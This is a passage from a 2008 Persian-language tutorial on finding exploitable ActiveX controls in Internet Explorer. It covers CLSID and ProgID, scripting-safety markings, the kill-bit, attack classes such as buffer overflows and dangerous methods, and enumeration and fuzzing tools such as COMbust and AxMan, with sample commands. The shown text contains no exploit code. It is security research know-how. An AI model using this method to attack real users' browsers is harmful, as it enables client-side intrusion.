Detecting and Exploiting Vulnerability in ActiveX Controls

Shahriyar Jalayeri (Snake)
Shahriyar.j@gmail.com
October, 2008

Unkn0wn Security Researcher
Snoop Security Research committee
http://www.snoop-security.com

به نام خداوند جان و خرد کزین برتر اندیشه برنگزرد

۱. دیباچه

در دنیای ما امنیت و آسیب پذیری نرمافزارها نقش مهمی را ایفا می کنند .یکی از مهمترین جنبه های این آسیب پذیری ها ، نحوه به وجود آمدن و هدف نفوذگران از اکسپلویت کردن این آسیب پذیریها است.در گذشته آسیب پذیری های Server-Side هدف اصلی نفوذگران بود . در این نوع آسیب پذیری ها نفوذگر همانند یك کاربر معمولی با سرور ارتباط برقرار کرده و سپس داده های که منجر به اکسپلویت شدن سرور بود ، به آن تزریق میکرد.با گذشت زمان تلاش برای ایجاد یك حمله موفق سختتر و سختتر شد.Firewall ها و دیگر تمهیدات امنیتی را ها را بر نفوذگران بستند.پس از این دروه نفوذگران به هدف جدید یعنی برنامه های آسیب پذیر Client-Side روی آوردند.در حالت معمول امنیت یك Client بسیار کمتر از یك سرور است و نرافزارهای آسیب پذیر فراوانی را میتوان برای آنان برشمرد.یکی از مهمترین هدف هایی که میتواند ، اجرای یك اکسپلویت را به صورت کامل تضمین کند ، مرور گر وب کاربران است.مرورگر از اجزای اصلی هر سیستم است که روزانه بارها و بارها مورد استفاده قرار میگیرد و شرکت های مختلف نیز برای ایجاد تعامل وبسایت ها ، برنامه ها و ... با مرورگر ها استانداردهایی را تعریف کردند.از این استانداردها میتوان به Aplet ها جاو و ActiveX ها اشاره کرد.هدف ما در این مقاله ارائه روشی کاربردی و مناسب برای اکسپلویت کردن یك کنترل کننده ActiveX به وسیله مرورگر وب است.در طول مقاله یك برنامه آسیب پذیر به صورت کامل به روشهای گوناگون مورد حمله قرار میگیرد.*روشهای به کار برده شده در این مقاله کاملا عملی و قابل اجرا میباشند و به همین دلیل نویسنده و سایت های ارائه دهنده مقاله مسئولیت هیچ یك از اعمال خرابکارانه خواننده گان را بر عهده نمیگیرند.این مقاله تحقیقیست که تنها بر اساس اهداف آموزشی تالیف گشته است.*

۲.ActiveX چیست؟

ActiveX استانداردی است که توسط مایکروسافت ایجاد شده است. این استاندارد به نرمافزارها اجازه میدهد اجزا دیگر نرمافزارها را (که ممکن است در زبان برنامه نویسی دیگری نوشته شده باشند) صدا زده و مورد استفاده قرار دهند.این ابزار جانشینی برای فناوری های پیشین ماکروسافت چون OLE و COM است.البته لازم به ذکر است که ActiveX خود بر پایه این فناوری های پیشین نگاشته شده است.ActiveX برای افزایش کارایی و بهره بری ابزارهای وب نیز مورد استفاده قرار میگیرد.در این میان IE که به عنوان یکی از پرکاربردترین مرورگرها ، به وبسیاتها اجازه بارگزاری و اجرای یك ActiveX Object را میدهد.به دلیل اینکه این اجزا به صورت کدهای محلی[1] کامپایل و اجرا میشوند ، توانایی انجام هر کاری را دارند. کلیه اعمال انجام شده توسط این کنترلر ها در سطح دسترسی کاربر به انجام میرسند.که این خود یك رسیك امنتی محسوب میشود.پیش از شروع و پرداختن به نحوه اکسپلویت کردن این افزار ها ، به اطلاعات پایه ای مورد نیاز میپردازیم.

۲،۱.مقدار CLSID

مقدار CLSID برای معرفی کردن و جدا سازی هریك از دیگر ActiveX ها مورد استفاده قرار میگیرد.این مقدار یکتاست و به هر یك از ActiveX ها مقدار متمایزی نصبت داده میشود.CLSID یك عدد ۱۲۸ بیتی در فرمت هگزادسیما است.شما میتوانید لیستی از تمامی CLSID های نصب شده بر روی سیستم خود را در رجیستری بیابید :

```
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID
```

به طور دقیق تر CLSID یك شناسه یکتای سراسری است.این شناسه برای مشخص کردن کلاس های موجود در یك Com آبجکت مورد استفاده قرار میگیرد.مقدار CLSID حاوی اطلاعات مورد نیاز برای Com Handler پیشفرض سیستم است.Handler از این مقدار برای پی بردن به اطلاعات مرورد نیاز خود در زمان اجرای یك کنترلر استفاده میکند.به طور مثال میتوان با استفاده از این اطلاعات به مکان کنترلر پی برد و از آبجکت های وابسته به آن بهره جست.در زیر نمونه ای از یك CLSID را شماهده میکنید.این CLSID مربوط به Adobe Acrobat 8.0 است.

```
CLSID: {CA8A9780-280D-11CF-A24D-444553540000}
```

شما در رجیستری میتوانید SubKey های هر CLSIDرا مشاهده کنید.این Subkey ها علاوه بر نگهداری اطلاعات ، توسط Handler برای انجام هدفی خاص نیز مورد استفاده قرار میگیرند.

[1] Native Code

۲،۲.مقدرا ProgID

همانطور که مشخص است ، به خاطر سپردن و به کار بردن CLSID کمی مشکل به نظر میرسد.برای رفع این مشکل مقدار جدید به نام ProgID به وجود آمد.توسط این مقدار همانند CLSID میتوان کلاس هار را راه اندازی و مکان یابی کرد. ProgID کوتاه شده کلمه Programmatic Identifier است.نسبت CLSID و Prog به یکدیگر همانند نسبت آدرس های IP و DNS است. ProgID ها برای یافتن مقدار CLSID به کار برده میشود و در صورت استفاده ، Handler از آنها برای یافتن مقدار صحیح و متانظر CLSID استفاده میکند.

استفاده از ProgID تنها در شرایطی خاص امکان پذیر است.اولین شرط برای استفده از این مقدار وجود یك Subkry با نام ProgID در گروه CLSID مورد نظر است.این Subkey اطلاعاتی چون نام تولید کننده کنترلر ، نسخه و اجزای آن را در بر دارد.به طور مثال ADOX.Column.2.8 .

یکی دیگر از شرایط ،وجود یك Subkey از کنترلر در HKEY_CLASSES_ROOT با نام CLSID است.

۲،۳.ویژگی های یك کنترلر

هر یك از کنترلر ها دارای ویژگی های تعریف شده ای هستند.این ویژگی ها در اکسپلویت کردن یك کنترل کننده نقش مهمی را ایفا میکنند. از این ویژگیها میتوان Safe for Scripting و Safe for Initialization را نام برد.هر یك از این مقادیر قابلیت هایی را به یك کنترلر میبخشند.به طور مثال اگر یك کنترلر به صورت Safe for Scripting علامت گذاری شده باشد ،توانایی تعامل و برقراری ارتباط مستقیم با کاربر از طریق مرورگر وب را دارد.به بیان دیگر این کنترلر ها بدون هیچ مشکلی در مرورگر بارگزاری شده و توانایی گرفتن اطلاعات و یا انجام یك عمل خاص را از طریق زبان های برنامه نویسی Scripty مانند Java Script و VB Scriptرا دارد.از طریق زبان های نام برده میتوان از آبجکت ها و متود های کنترلر استفاده کرد و به راحتی برای هدف خاصی برنامه نویسی کرد.این علامت گذاری توسط اکستنشنی به IObjectSafety انجام میگیرد.البته میتوان با استفاده از مقادیر خاصی در رجیستری نیز یك کنترلر را علامت گذاری کرد.

۲،۴.مقدار Kill-Bit

Kill-bit به طور واقعی یك Bit نیست. Kill-bit یك مقدار در رجیستری است . CLISD هایی که دارای این مقدار باشند ، در مرورگر وب و یا هر محیط اسکریپت گونه دیگری ،قابل

بارگزاری نیستند.ماکروسافت از این روش برای جلوگیری از آسیب پذیری هایی که در کنترلـر هـای آسیب پذیر موجود است ، استفاده میکند. مقدار Kill-bitرا میتوانید در رجیستری بیابید :

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet
Explorer\ActiveX Compatibility\CLSID of the ActiveX control
```

۳.روشهای نفوذ

ActiveX ها ، ابزارهایی منعطف و قابل برنامه ریزی هستند. از این رو ، با توجه بـه ویژگـی هـا و کارایی هر یك از ActiveX ها میتوان آسیب پذیری های گوناگونی را برای هریك یافت.در این میان دسته از از آسیب پذیری ها وجود دارند که بیشتر کنترلر ها را میتـوان ، از نظـر وجـود ایـن آسـیب پذیری ها مورد بررسی قرار داد.در ادامه به بررسی هر یك میپردازیم.

۳،۱.از کار افتادن در لحظه اجرا

برخی از COM Object ها میتوانند در هنگامی که IE در حال بررسی رابـط IObjecSafety است ، موجب از کار افتادن و یا Crash کردن آن شوند.این از کار افتادگی میتوانـد بـر اثـر دلایـل گوناگونی پیش آمده باشد.برخی از کنترلر ها ، هیچگاه برای استفاده در یك مرورگر وب نوشته نـشده اند و این خود میتواند یکی از دلایل از کار افتادگی مرورگر در هنگام بارگزاری کنترلر باشد.نفـوذگر میتواند با بررسی دلایل این از کار افتادگی به هدف خاصی دست یابد.توسط برخی از این کنترلر هـا میتوان کدهایی را در حافظه مرورگر تزریق و اجرا کرد.

۳،۲.ارزیابی ورودی ها

یکی دیگر از از روش هاای که میتوان در قابل اکسپلویت بودن یك کنترلر موثر باشد ، ناتوانی متودها و توابع کنترلر در Handle کردن وردی ها است.به طور مثال اگر یك ActiveX یـك رشـته را بـه عنوان ورودی از یك منبع غیر ایمن دریافت و Handle کند ، میتواند هدف خـوبی بـرای ایجـاد یـك آسیب پذیری سرریز بافر باشد.

همانطور که پیشتر بررسی شد ، ActiveX هایی که به صورت SFS[۲] نشانه گذاری شـده انـد ، بـه وسیله زبان های اسکریپتی قابل برنامه نویسی هستند و با استفاده از زبان های اسکریپتی میتوان آنهـا را در برابر حملات بررسی کرد . در این کنترلرها میتوان ، Property ها را بررسـی و مقـدار دهـی کرد. دلیل اصلی از کار افتادن یك کنترلر ، باز ماندن آن در تایید و تعین صلاحیت یك مقداربه عنوان ورودی یك Method و یا تابع است.

[2] Safe for Scripting

یکی دیگر از ویژگی هایی که برای کنترلر های ActiveX برشمردیم ، قابلیت SFI[3] است.به وسیله این ویژگی میتوان داده ها را به عنوان پارامتر به کنترلر تزریق کرد.تزریق داده ها از این طریق نیز میتواند تبعاتی همچون سرریز بافر ، سر ریز عددی و ... را به همراه داشته باشد.

۳،۳.متودهای خطرناك

نشانه گذاری ActiveX به عنوان SFS بر عهده برنامه نویس است.کنترلر هایی که به صورت SFS نشانه گذاری میگردند ، میتوانند هدف خوبی برای نفوذگران باشند.با بررسی متودهای موجود در کنترلر میتوان از متودهای نا امن و خطر ناك سوء استفاده کرده و هدف خاصی را پیش برد.به طور مثال میتوان با استفاده از یك متود نا امن ، برنامه ای را اجرا کرد ، فایلی را بر روی سیستم بارگزاری و کار هایی دیگر انجام داد.


۴.ابزار های بررسی ActiveX ها

پس از بررسی روش های نفوذ در ActiveX ها در این بخش ابزارهایی که برای فراهم کردن مقدمات اکسپلویتینگ مورد نیاز است معرفی میکنیم.پیش از هر کاری شما باید کنترلر های نصب گشته بر روی سیستم را شناسایی و جداسازی کیند.برخی از این کنترلر ها به همراه ویندوز بر روی سیستم و برخی دیگر توسط نرم افزارهای 3d Partry بر روی سیستم شما نصب میگردند.کنترلر های ActiveX به صورت DLL و یا اکستنشن های OCX ظاهر میشوند.

۴،۱.ابزار ActiveX Manager

ابزاری مناسب برای یافتن کنترلر هایی که بر روی سیستم نصب گشته اند. این ابزار لیستی از کنترلر های موجود را به شما ارائه میدهد.با استفاده از این ابزار میتوانید به نام کنترلر ، وضعیت ، CLSID ،ProgID، مکان و نام فایل کنترلر و ... پی برد. یکی دیگر از امکانات این ابزار تهیه گزارش از تمامی کنترلر های نصب گشته به همراه اطلاعاتی که در بالا ذکر شد ، در قالب فایل HTML است.در *نگاره ۱* نمایی از این ابزار را مشاهده میکنید.

[3] Safe for Initialization



نگاره ۱


۴،۲.ابزار ActiveXplorer

ابزاری عالی برای کار و یافتن کنترلر های ActievX .ایـن ابـزار عـلاوه بـر تـمامی امکانـات ابـزار ActiveX Manager ، یك ویژگی متمایز کننده دارد.ویژگی این ابزار آنالیز کردن متود ها و توابع هر کلاس است.به طور مثال به اطلاعات زیر توجه کنید:

```
Public Property Get IconSizeX() As Long ' Gets/sets the width of the
images in the list.
Public Propety Let IconSizeX() As Long ' Gets/sets the width of the
images in the list.
Public Property Get IconSizeY() As Long ' Gets/sets the height of the
images in the list.
Public Propety Let IconSizeY() As Long ' Gets/sets the height of the
images in the list.
Public Property Get ColourDepth() As Long ' Gets/sets the number of
colours the image list will suport.
Public Propety Let ColourDepth() As Long ' Gets/sets the number of
colours the image list will suport.
Public Property Get ImageCount() As Integer ' Gets the number of images
in the Image List.
Public Sub RemoveImage(ByVal vKey As Variant) As Integer ' Removes an
image from the image list.
```

این اطلاعات پس از آنالیز کردن یك کنترلر به دست آمده است.همانطور که مشاهده میکنید ، علاوه بر لیست کردن عضو ها ، متود ها و مقادیری که توابع و متود به عنوان ورودی میپذیرند ، توضیحاتی نیز


در مورد هر عضو ارائه میشود.البته این توضیحات در باره تمامی اعضا ارائه نمیگردد(و گاهی نیز زائد هستند).یکی از بهره هایی که میتوان از این توضیحات برد ، پی بردن به کارکرد هر متود است.با استفاده از این ابزار و بررسی متود ، میتوان مقادیر را جهت آزمودن هر متود به آن ارسال کرد.با دادن مقادیر مختلف به یك متود ، میتوان به خطرناك و قابل اکسپلویت بودن هر متود پی برد.از دیگر امکانات این ابزار لیست کردن تمامی توابع وProperty های هر کنترلر است.این ابزار قادر است مقادیر ثبت شده برای هر کنترلر در رجیستری را نیز نمایش دهد.در *نگاره ۲* نمایی از این ابزار را مشاهده میکنید.



نگاره ۲

۴،۳.ابزار TypeLib Browser


این ابزار همانطور که از نام آن مشخص است برای مرور کردن TLB ها نگاشته شده است.TLB ها فایلهای باینری هستند که اطلاعاتی درباره کلاسهای COM در خود نگه داری میکنند.TLB ها میتوانند در قالب یك فایل مستقل و به صورت یك اکستنشن TLB و یا به صورت منابع مربوط ، یعنی فایلهای OCX، DLL و یا EXE ظاهر شوند.همانطور که گفته شد ActiveX ها نیز بر پایه تکنولوژی هایی چون COM نوشته شده اند. بنابر این با استفاده از این ابزار نیز میتوانید ، به اطلاعاتی در باره هر یك از کنترلر های نصب گشته بر روی سیستم خود پی ببرید.در نگاره ۳ این ابزار را مشاهده میکنید.



نگاره ۳

۴،۴.ابزار OLE/COM Object Viewer

ابزار OLE Viewer نیز یکی دیگر از ابزارهای مناسب برای کسب اطلاعات از ActiveX ها است.این ابزار قابلیت هایی چون ، نمایش Interface ها ، کنترلر ها نصب گشته بر روی سیستم شما ، نمایش اطلاعات مربوط به هر کنترلر و چندین امکان دیگر که با پشتکار میتوانید به کشف آنها بپردازید! دلیل معرفی و استفاده از این ابزار یکی از ویژگیهای منحصر به فرد آن است.این ابزار قادر است تمامی کنترلر هایی که به صورت SFS و SFI نشانه گذاری شده اند ، لیست کند. با استفاده از این ابزار و ابزارهای ذکر شده میتوانید لیست هدف های خود را محدود و محدود تر ساخته و به هدف های قابل اکسپلویت نزدیک تر شوید.مرحله پس از کسب اطلاعات ، یافتن آسیب پذیری ها میباشد. برای یافتن آسیب پذیری های از ابزارهایی به نام فازر ها کمک میگیریم .این ابزار ها به صورت خودکار کنترلر ها را با توجه به ورودی های متودها ، مورد آزمایش قرار میدهند.پس از این کار نتایج آزمون توسط این نرمافزارها در اختیار شما قرار میگیرد. شما پس از دریافت این اطلاعات باید به عنوان یك نفوذگر داده ها را بررسی کرده و به قابل اکسپلویت بودن و یا نبودن یك کنترلر پی ببرید.در ادامه نگاره ای از ابزار معرفی گشته ، OLE/COM Object Viewer مشاهده خواهید کرد.



نگاره ۴

۵.فازرها

در این بخش به معرفی Fuzzer هایی که میتوانند در یافتن آسیب پذیری ها به ما کمك کنند را معرفی میکنم.برای بررسی ActiveX ها فازر های متفاوتی نوشته شده است. اما من ،تنها به معرفی چند از معروف ترین و کارا ترین فازرها میپردازم.

۵،۱. COMbust

یکی از اولین فازرها برای بررسی آسیب پذیریهای مجود در ActiveX ها COMbust است.این فازر در کنفرانس Black Hat در سال ۲۰۰۳ معرفی شد.این ابزار توانای شمارش و لیست کردن Interface های یك کنترلر را داراست.برخی از ویژگی های این ابزار به شرح زیر است:

- بررسی آسیب پذیری سرریز بافر
- بررسی آسیب پذیری سرریز عددی
- بررسی آسیب پذیری فرمت استرینگ
- بررسی برخی آسیب پذیری متود های خطرناك (اجرای فایل ، آدرس خاص و ...)
- قابلیت افزایش روش های فازینگ
- قابلیت ویرایش مقادیر روشهای پیش فرض فازینگ

- اجرا تحت خط فرمان
- پرهیز از بررسی Interface و یا متود های خاص

این ابزار ویژگی هایی دیگری نیز دارد که در هنگام کار با آن به آنها پی خواهید برد.برای بررسی کردن یك کنترلر میتوانید از هردو ، CLSID و ProgID استفاده کنید.به طور مثال :

```
with a CLSID : COMbust -c {EF99BD32-C1FB-11D2-892F-0090271D4F88}
with a ProgId: COMbust -p msxml2.domdocument.3.0
```

در کنار این ابزار یك فایل XML به نام COMbust.xml موجود است که اطلاعات مربوط به روشهای فازینگ ، مقادیر پیش فرض و متودهایی که باید از بررسی آنها پرهیز کرد وجود دارد.شما میتوانید با تغییر مقادیر این فایل عملیت فازینگ را شخصی سازی کنید.

AxMan.۵،۲

این ابزار یك فازر web-base است.AxMan توسط H D Moore در سال ۲۰۰۶ نوشته شده است.یکی از ویژگی های منحصر به فرد این ابزار ، قابلیت اجرا به صورت آنلاین است .برای استفاده از این ایزار ابتدا باید توسط فایل axman.exe لیستی از Interface ها ، متودها و دیگر اطلاعات مورد نیاز Axman را تهیه کنید.مدت زمان اجرای axman.exe به تعداد کنترلر های ثبت گشته بر روی سیستم شما وابسته دارد.این زمان بین ۱۰ دقیقه تا ۲ ساعت متغییر است.پس از اتمام عملیات میتوانید با راه اندازی یك سرور به اجرای بخش دوم عملیات فازینگ بپردازید.در این بخش با استفاده از اطلاعات به دست آمده توسط axman.exe به بررسی تك تك کنترلر ها میپردازد.به پیش نهاد نویسنده این ابزار استفاده از یك سرور لوکال بهترین راه برای اجرا فازر است.برای بررسی Exception های پیش آمده میتوانید یك دیباگر را به IE ، Attach کرده و نتایج را بررسی کنید.برای اطلاعات بیشتر میتوانید به اسناد فازر مراجعه کنید.نکته آخر اینکه این فازر تنها در IE 6 قابل اجراست.


ComRaider.۵،۳

یك فازر عالی به همراه رابط GUI ، که توسط David Zimmer از تیم نام آشنای Idefense نوشته شده است.این ابزار ویژگیهایی دارد که آن را از دیگر ابزار ها به صورت کامل متمایز میکند.برخی ویژگیهای این فازر به شرح زیر هستند :

- بررسی آسیب پذیری سرریز بافر
- بررسی آسیب پذیری سرریز عددی
- بررسی آسیب پذیری فرمت استرینگ
